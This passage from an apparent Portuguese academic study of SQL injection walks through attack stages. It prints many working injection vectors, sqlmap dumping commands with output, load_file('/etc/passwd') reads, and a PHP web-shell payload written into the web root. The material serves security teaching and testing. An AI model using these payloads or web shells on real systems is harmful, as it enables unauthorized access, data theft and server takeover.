'; if user = 'dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')),
'false' )
```

As contas de administradores padrão inlcluem `sa`, `system`, `sys`, `dba`, `admin`, `root` e muitas outras. O `dbo` é um usuário que possui permissões implícitas para realizar todas as atividades no banco de dados. Qualquer objeto criado por alguma regra do servidor definida por qualquer membro do `sysadmin` pertence ao `dbo` automaticamente (EC-Council, 2016).

4.3.1.2 Determinação do número de colunas

Uto (2013) apresenta um método que consiste na submissão de consultas, com um número crescente de colunas, até que nenhum erro mais ocorra. Considere-se, por exemplo, que a submissão de `'union select null#` resulte em uma mensagem de erro. Enquanto a injeção não for bem-sucedida, o processo deve continuar. Quando não for mais apresentada a mensagem de erro, a quantidade de `nulls` utilizados no vetor indica o número de colunas.

```
' union select null,null#
' union select null,null,null#
' union select null,null,null,null#
' union select null,null,null,null,null#
' union select null,null,null,null,null,null#
```

Outro método de teste consiste em substituir o `union` por `order by` e proceder de maneira análoga, aumentando o número da coluna a cada iteração. A diferença é que o banco de dados somente gera um erro quando a coluna especificada não existe (UTO, 2013).

```
' order by 1#
' order by 2#
' order by 3#
' order by 4#
' order by 5#
' order by 6#
' order by 7#
```

4.3.1.3 Determinação dos tipos das colunas

Essa tarefa pode ser realizada com a submissão, via `union`, de colunas definidas com o valor `null`, exceto aquela que se deseja testar, que deve conter uma cadeia de caracteres. Se ocorrer um erro, infere-se que a coluna é um *data* ou

um número; se não, ela é compatível com valores textuais, que são os tipos de colunas mais interessantes para extração de informações (*Op. Cit.*). Busca-se, assim, localizar as colunas de texto.

```
‘ union select ‘texto’,null,null,null,null,null#
‘ union select null,null,’texto’,null,null,null#
‘ union select null,null,null,null,’texto’,null#
```

4.3.1.5 Identificação das colunas da consulta

O passo inicial é submeter o vetor `having 1=1--`, que resulta em mensagem de erro, como:

```
Erro na execução da consulta!
Column ‘papers.title’ is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
```

A ideia básica consiste na injeção de cláusulas `having`, que só podem ser utilizadas quando todas as colunas selecionadas pelo comando forem especificadas em uma cláusula `group by`. Caso essa condição não seja satisfeita, o servidor não executa o comando e notifica o problema, com informações verbosas. (UTO, 2013)

O texto de erro mostra a existência da coluna `title`, pertencente à tabela chamada `papers`. O próximo vetor deve suprir a coluna recém-descoberta em uma cláusula `group by`:

```
‘ group by papers.title having 1=1—
```

Assim, a nova coluna é desvendada:

```
Column ‘papers.author’ is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
```

Repetindo o passo anterior, com a nova coluna, obtém-se o seguinte vetor:

```
‘ group by papers.title,papers.author having 1=1--
```

Isso também causa um erro na aplicação:

```
Column ‘papers.id’ is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
```


A seguir, o processo é executado novamente com a adição da coluna *id*:

```
‘ group by papers.title,papers.author,papers.id having 1=1—
```

Com esse último vetor, a consulta é realizada com sucesso, o que permite concluir que a tabela *papers* contém as colunas *id*, *author* e *title*.

O EC-Council (2016) apresenta uma síntese sobre a descoberta de nomes de tabelas, colunas e usuários, conforme se vê na figura 17. Nesta, podem-se visualizar, também, os vetores para a enumeração de tabelas definidas pelo usuário e para a enumeração de colunas, cuja sintaxe varia de acordo com o banco de dados que está sendo explorado.

Figura 17 - Descoberta de nomes de tabelas, colunas e usuários em banco de dados



Fonte: EC-Council (2016)

4.3.2 *Realizar enumeração avançada*

Os atacantes usam enumeração avançada para coleta de informações, mediante acesso não autorizado. Para isso, são usados métodos de quebra de senha como *hashes* calculados e pré-computados, com auxílio de ferramentas como John the Ripper, Cain & Abel, Brutus, cURL, etc. Os atacantes utilizam *buffer overflows* para determinar as vulnerabilidades de um sistema ou de uma rede. (EC-Council (2016).

A enumeração avançada depende do tipo do banco de dados. A figura 18 mostra as tabelas de metadados que podem ser enumeradas em cada tipo de BD. Mostra, também, como obter tabelas e colunas utilizando-se uma única *query,* bem como apresenta vetores para enumerar e localizar os bancos de dados em um servidor.

Figura 18 - Enumeração avançada

Fonte: EC-Council (2016)

Além disso, os bancos de dados têm funcionalidades que permitem recuperar, por meio de consultas SQL, inúmeras informações, como a versão instalada do *software*, o usuário corrente, o nome do banco de dados, os objetos existentes, os privilégios concedidos e as estatísticas de uso (UTO, 2013). A tabela 7 sumariza a sintaxe que pode ser empregada em diferentes BD.

Tabela 7 - Sintaxe para recuperação de informações sobre o banco de dados

SGBD	Versão	Usuário corrente	Banco de dados
MySQL	@@version	current_user()	database()
Oracle	select banner from v$version	select username from v$session	select name from v$database
PostgreSQL	version()	User	current_database()
SQL Server	@@version	system_user	db_name()

Fonte: Uto (2013, p. 247)

Os seguintes vetores de teste dependem do tipo de servidor de BD:

MySQL: `' and 1=2 union select null,null,@@version,null,null,null#`
Oracle: `' and 1=2 union select null,banner,null from v$version--`
PostgreSQL: `' and 1=2 union select null,version(),null--`
SQL Server: `' and 1=2 union select null,@@version,null–`

Caso se opte pela automatização, um utilitário para a tarefa é o *Sqlmap*. Ele pode ser utilizado no processo de identificação de servidores, conforme a captura de tela que se segue (UTO, 2013).

```
~$ sqlmap.py -u orasqli.esr.rnp.br --form --current-user --level 2
...
do you want to exploit this SQL injection? [Y/n]
[23:34:35] [INFO] the back-end DBMS is Oracle
web server operating system: Linux Fedora
web application technology: PHP 5.3.6, Apache 2.2.17
back-end DBMS: Oracle
[23:34:35] [INFO] fetching current user
current user: 'SYSTEM'
```

Entre as inúmeras opções apresentadas pela ferramenta, as relativas à enumeração dos objetos do banco de dados são:

> **--tables**: enumera as tabelas do banco de dados.
> **--columns**: enumera as colunas de uma tabela.
> **--dump**: recupera as linhas de uma tabela.
> **--dump-all**: extrai as linhas de todas as tabelas do banco de dados.
> **--replicate**: armazena os dados obtidos em um banco de dados SQLite3.
> **-D**: indica o banco de dados a ser enumerado.
> **-T**: indica a tabela a ser enumerada.(UTO, 2013, p. 261)

A seguir, observa-se um exemplo de utilização citado por Uto (2013, p. 261), no qual o *Sqlmap* é executado com a opção `--tables`, para enumeração de tabelas. Além de exibir o resultado em tela, a ferramenta também o armazena em um arquivo *log*, em um diretório padrão.

```
~$ sqlmap.py -u URL --tables --forms
...
Database: master
[39 tables]
+----------------------------------------+
| INFORMATION_SCHEMA.CHECK_CONSTRAINTS |
| INFORMATION_SCHEMA.COLUMNS |
| INFORMATION_SCHEMA.COLUMN_DOMAIN_USAGE |
| INFORMATION_SCHEMA.COLUMN_PRIVILEGES |
| INFORMATION_SCHEMA.CONSTRAINT_COLUMN_USAGE |
| INFORMATION_SCHEMA.CONSTRAINT_TABLE_USAGE |
| INFORMATION_SCHEMA.DOMAINS |
| INFORMATION_SCHEMA.DOMAIN_CONSTRAINTS |
...
| dbo.MSreplication_options |
| dbo.dtproperties |
| dbo.papers |
| dbo.secret_table |
| dbo.spt_datatype_info |
| dbo.spt_datatype_info_ext |
| dbo.spt_fallback_dev |
      ...
```


Partindo do resultado anterior, o próximo passo consiste na extração do conteúdo de uma ou mais tabelas, o que é realizado por meio do comando apresentado a seguir (UTO, 2013, p.262).

```
~$ sqlmap.py -u URL --forms --dump -T
secret_table
...
[09:51:18] [INFO] retrieved: 100000000.00
Database: master
Table: dbo.secret_table
[3 entries]
+--------------------+-------------+
| text | value |
+--------------------+-------------+
| Not so secret text | 300.00 |
| Secret text | 100000.00 |
| Top secret text | 100000000.00 |
+--------------------+-------------+
```

4.3.3 *Criar contas de bancos de dados*

A criação de contas em banco de dados pode ser entendida como um primeiro passo para uma posterior escala de privilégios. Os comandos para criação de contas variam de acordo com o tipo de BD, o que é mostrado na figura 19.

Figura 19 – Criação de contas de bancos de dados



Fonte: EC-Council (2016)


Embora seja muito comum encontrar aplicações que acessam o banco de dados com uma conta administrativa, felizmente há sistemas que respeitam o

princípio de mínimos privilégios. Nesses casos, um objetivo a ser perseguido é a escalada de privilégios, de modo a conseguir acesso mais favorável às informações armazenadas pelo SGBD. A escalada de privilégios depende, portanto, do banco de dados a ser explorado (UTO, 2013).

4.3.4 *Capturar senhas*

Os atacantes capturam senhas por meio de vários métodos. Na figura 20, é apresentada uma *query* utilizada para quebrar senhas. Uma vez que a senha é quebrada, o atacante pode roubar ou apagar a tabela definida pelo usuário, na qual as senhas residem. (EC-COUNCIL, 2016)

Figura 20 – Captura de senhas




Fonte: EC-Council (2016)

4.3.5 *Capturar e extrair hashes de servidores SQL*

Alguns BD armazenam *lds* e senhas de usuários em tabelas chamadas de *sysxlogins*. O atacante tenta extrair *hashes* por meio de mensagens de erro. Ele converte os *hashes* em formato hexadecimal, que estavam previamente em código binário. Assim que o atacante termina a conversão, os *hashes* serão mostrados na tela como mensagens de erro. Uma síntese do processo de captura e extração de *hashes* é apresentado na figura 21.

Figura 21 – Captura e extração de *hashes* de servidores SQL



Fonte: EC-Council (2016)

4.3.6 *Transferir bancos de dados para uma máquina do atacante*

Um atacante pode também conectar sua máquina a um banco de dados *SQL server* alvo. Fazendo isso, ele pode transferir dados desse BD, usando o comando `OPENROWSET`. A estrutura do BD é, assim, replicada e os dados são transferidos. Isso pode ser conseguido pela conexão com uma máquina remota na porta 80. (EC-COUNCIL, 2016). Os vetores de ataque para essa transferência são apresentados na figura 22.

O comando OPENROWSET pode ser chamado, na versão 2000, por qualquer usuário do banco. Consequentemente, o mesmo tipo de ataque pode ser realizado contra aplicações vulneráveis à injeção de SQL e baseadas nessa plataforma. Embora o comando venha desativado por padrão, nas versões 2005 em diante, o ataque continua válido se o administrador do banco de dados (DBA) habilitá-lo para a conta utilizada por um sistema problemático (UTO, 2013).

Figura 22 – Transferência de bancos de dados para uma máquina do atacante

Fonte: EC-Council (2016)

4.3.7 *Interagir com o sistema operacional*

Uto destaca os objetivos de se executar comandos no sistema operacional, em um teste de invasão :

> […] alteração da configuração dos serviços oferecidos e dos mecanismos de proteção instalados, remoção dos rastros deixados por operações ilegítimas, extração de dados para auxiliar a descoberta e exploração de outras vulnerabilidades, realização de ataques contra ativos do ambiente e instalação de *backdoors*. Quais dessas metas podem ser atingidas depende muito dos privilégios da conta, com a qual o servidor de banco de dados é executado, e da configuração do sistema operacional. (UTO, 2013, p. 278)

Brandão (2015) cita um exemplo de vetor para inserção de *backdoor* por meio de *SQL Injection* em entradas de *login*:

Deve-se colocar no lugar do nome a expressão a ser injetada:

```
' union select null,null,null,null,'<form action="" method="post"
enctype="application/x-www-form-urlencoded"><input type="text" name="CMD"
size="50"><input type="submit" value="Execute Command" /></form><?php echo
"<pre>";echo shell_exec($_REQUEST["CMD"]);echo "</pre>"; ?>' INTO DUMPFILE
'/var/www/html/mutillidae/execute_command.php'
```

Após isso, deve-se executar o *backdoor* :

```
- http://192.168.56.102/mutillidae/execute_command.php
```

Segundo o EC-Council (2016), há duas formas de um atacante interagir com o sistema operacional:

- uma vez que ele entra no sistema, pode ler ou escrever o arquivo do sistema a partir do disco;

- pode executar os comandos via *shell* remoto.

Ambos os métodos são restringidos pelos privilégios e permissões correntes no banco de dados. A metodologia para interação varia com o banco de dados. A tabela 8 mostra algumas particularidades da execução de comandos em diferentes BD.


Tabela 8 - Métodos para execução de comandos em diferentes BD

BD	Métodos para execução de comandos
MySQL	Não há suporte nativo, em MySQL, para a execução de comandos no sistema operacional. Assim, é necessário estender a funcionalidade do servidor de banco de dados, por meio de funções de usuário. Dependendo da configuração do ambiente e da maneira como a aplicação foi desenvolvida, o ataque não é de fácil realização.
Oracle	Há diversos métodos que podem ser utilizados em Oracle para executar comandos no sistema operacional, os quais variam de acordo com a versão empregada. Um problema, porém, é que nenhum deles pode ser usado como expressão, o que, junto com a falta de suporte a comandos empilhados, inviabiliza a exploração por meio de injeção de SQL. Para superar essa dificuldade, é necessário encontrar uma rotina em *Procedural Language/Structured Query Language (PL/SQL)* que seja injetável, mas, nesse caso, uma alternativa melhor consiste em aproveitar a vulnerabilidade para criar e utilizar a função de usuário.
Postgre SQL	PostgreSQL, assim como MySQL, não suporta nativamente a execução de comandos no sistema operacional. A solução para isso, igualmente, consiste na criação de uma função de usuário. A grande vantagem do ponto de vista de ataque, em relação ao MySQL, é que não há restrições quanto ao diretório em que a biblioteca gerada deve ser gravada. Isso torna a exploração nessa plataforma muito mais factível, desde que a aplicação utilize uma conta privilegiada para acesso ao SGBD ou que seja possível escalar privilégio.
SQL Server	Pode-se dizer que o SQL Server, de todos os SGBDs, é um dos que mais possuem procedimentos e funções embutidas para interação com o sistema operacional. Devido aos diversos ataques que ocorreram, valendo-se dessa grande gama de rotinas, a partir da versão 2005, boa parte delas passou a vir desativada, por padrão, embora nenhuma tenha sido excluída do pacote. Se desejado, ainda é possível reativá-las, por meio do procedimento `sp_configure`, desde que invocado por uma conta administrativa.

Fonte: UTO (2013)

Como exemplos, os vetores para interação com MS SQL e MySQL são mostrados na figura 23.

Figura 23 - Interação com MS SQL e MySQL



Fonte: EC-Council (2016)

4.3.8 *Interagir com o sistema de arquivos*

Segundo Uto (2013, p. 262), “cada sistema gerenciador de banco de dados, normalmente, possui um conjunto de rotinas embutidas que permitem interagir com o sistema de arquivos e podem ser chamadas como parte de um comando SQL.” Assim, por meio de injeção de SQL, é possível gravar arquivos arbitrários no servidor, em todos os diretórios que o SGBD possui permissão para escrita, assim como extrair arquivos que possam ser lidos por ele. Tais funcionalidades permitem que vulnerabilidades na aplicação possam ser exploradas para comprometer o BD utilizado (Op. Cit.). A tabela 9 mostra alguns métodos para interagir com o sistema de arquivos em cada BD.

Tabela 9 – Métodos para interagir com o sistema de arquivos em cada BD

BD	Métodos para interagir com o sistema de arquivos

MySQL	Segundo o EC-Council (2016), um atacante usa basicamente as seguintes funções para interagir com o sistema de arquivos: LOAD_FILE () e INTO OUTFILE ().
	LOAD_FILE () - permite ler e retorna o conteúdo de um arquivo localizado dentro do *MySQL Server;*
	`NULL UNION ALL SELECTED LOAD_FILE ('/etc/password') /*`
	Ou, segundo Clarke *et al*. (2009):
	`' and 1=2 union select null,null,load_file('/etc/passwd'),null,null,null#`
	INTO OUTFILE () – permite executar uma consulta e colocar os resultados em um arquivo (EC-COUNCIL, 2016).
	`NULL UNION ALL SELECTED NULL,NULL,NULL,NULL,NULL, '<?php system ($_GET["command"]); ?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*`
	Clarke *et al*.(2009) menciona, ainda, outro comando:
	- LOAD DATA INFILE: insere o conteúdo do arquivo especificado na tabela indicada. É útil quando o resultado da consulta não pode ser exibido na tela, mas comandos empilhados devem ser suportados, para ser utilizado.
	Caso o MySQL seja hospedado junto com o servidor *web*, o que não é recomendado, do ponto de vista de segurança, um arquivo interessante de se obter é o httpd.conf (ou análogo), porque ele contém diversos detalhes de configuração que podem auxiliar no teste de invasão (UTO, 2013).

Oracle	A interação com o sistema de arquivos, em Oracle, pode ser realizada empregando-se o pacote UTL_FILE ou um programa escrito em linguagem Java (Clarke *et al*.; 2009). Em qualquer dos casos, é necessário ter à disposição uma rotina em *PL/SQL* que seja vulnerável à injeção de SQL.
Postgre SQL	O comando COPY pode ser utilizado, em PostgreSQL, para leitura e escrita de arquivos binários, em formato próprio do SGBD e textuais. O acesso ao sistema de arquivos está restrito aos privilégios da conta de sistema operacional que executa o SGBD, e não há restrição quanto à sobrescrita de arquivos, diferentemente de como ocorre em MySQL. Um ponto importante a ser observado é que toda transferência é efetuada sempre entre arquivos do banco de dados (UTO, 2013).
SQL Server	A leitura de arquivos em SQL Server é realizada de maneira similar à suportada pelo SGBD PostgreSQL, mas o comando BULK INSERT é utilizado no lugar. A transferência também depende de uma tabela, e a fonte de dados pode ser local ao próprio servidor ou remota, especificada por uma convenção de nomes universais (UNC**)**, no formato \\servidor\compartilhamento\caminho\arquivo. Diversas opções são fornecidas pelo comando por meio da cláusula WITH para descrever o formato do arquivo de entrada, e, se nenhum deles for empregado, os valores padronizados são assumidos. Exemplos de opções incluem delimitadores de campos e de fim de linha (UTO, 2013).

Fonte: EC-Council (2016), Uto (2013), Clarke *et al.* (2009)

4.3.9 *Realizar o reconhecimento de redes*


O reconhecimento de redes é realizado para testar as vulnerabilidades potenciais de uma rede e é um dos principais tipos de ataque. Ele pode ser reduzido em certa medida, mas não pode ser parado completamente. Os atacantes utilizam ferramentas para mapeamento como *NMap* e *Firewalk* para determinar as vulnerabilidades de uma rede. O reconhecimento de redes pode ser externo ou interno. A figura 24 mostra os vetores para o reconhecimento de uma rede.

É muito comum o SGBD residir em uma rede de servidores segregada das demais por meio de um *firewall*. Ainda que o acesso a partir de outras redes a esse segmento seja controlado, dentro dele, normalmente, não há filtragem nenhuma. Nesse contexto, injeção de SQL apresenta-se como uma ferramenta muito útil e, uma vez que o código injetado é processado no SGBD, é possível acessar outros servidores presentes na mesma sub-rede, sem nenhuma interferência do *firewall* instalado. (UTO, 2013)

Isso posto, Uto aponta algumas ações para realizar o reconhecimento de redes

> Uma estratégia que pode ser adotada para a realização desse teste:
> - Identificação do endereço IP do servidor e da máscara de rede correspondente.
> - Verificar, por meio do comando *ping*, se há um servidor ativo e responsivo para cada um dos endereços da mesma rede.
> - Para cada servidor encontrado, testar as portas que desejar, por meio de uma conexão via *telnet*, *netcat* ou mecanismo nativo do SGBD. (UTO, 2013, p. 280)

Figura 24 – Reconhecimento de redes



Fonte: EC-Council (2016)

A metodologia para o reconhecimento de redes também varia com o banco de dados. A tabela 10 mostra algumas particularidades desse reconhecimento em diferentes BD.

Tabela 10 – Método de reconhecimento de redes em diversos BD

BD	Método e vetores para reconhecimento de redes
MySQL	Para executar, em MySQL, a estratégia de varredura apresentada, é necessário utilizar a função definida pelo usuário (UDF), que permite invocar comandos do sistema operacional. Os vetores que devem ser injetados nesse processo, a cada passo, decorrem naturalmente do roteiro de teste. Inicialmente, o programa *ifconfig* é executado para determinação do IP do servidor: `' and 1=2 union select null,null,replace(convert(sys_eval('ifconfig') ,char(8000)), '\n', ' '),null,null,null#`
Oracle	Em Oracle, para efetuar uma varredura na rede interna, também é possível seguir os mesmos passos que em MySQL, bastando ajustar os vetores de teste, de acordo com a sintaxe correta. Entre as alternativas disponíveis estão o uso do pacote UTL_TCP, que permite realizar conexões TCP, e a criação de uma função de usuário em Java. Em ambos os casos, é necessário encontrar uma vulnerabilidade em uma rotina escrita em PL/SQL que permita realizar a injeção, da mesma maneira que nos exemplos de escalada de privilégios e manipulação de arquivos.
Postgre SQL	Os endereços IP do servidor PostgreSQL e do cliente conectado, no caso a aplicação, podem ser descobertos por meio das funções `inet _server_addr ()` e `inet_client_addr()`, respectivamente. Se o servidor de aplicação estiver instalado junto com o SGBD, o retorno de ambas as funções é um valor nulo. Se não, retorna-se um valor do tipo *inet*, que pode ser convertido para texto, empregando-se a função `host()`. Um exemplo de como empregá-las em uma injeção de SQL: `' union select 1,host(inet_server_addr()),host(inet_client_addr())–`
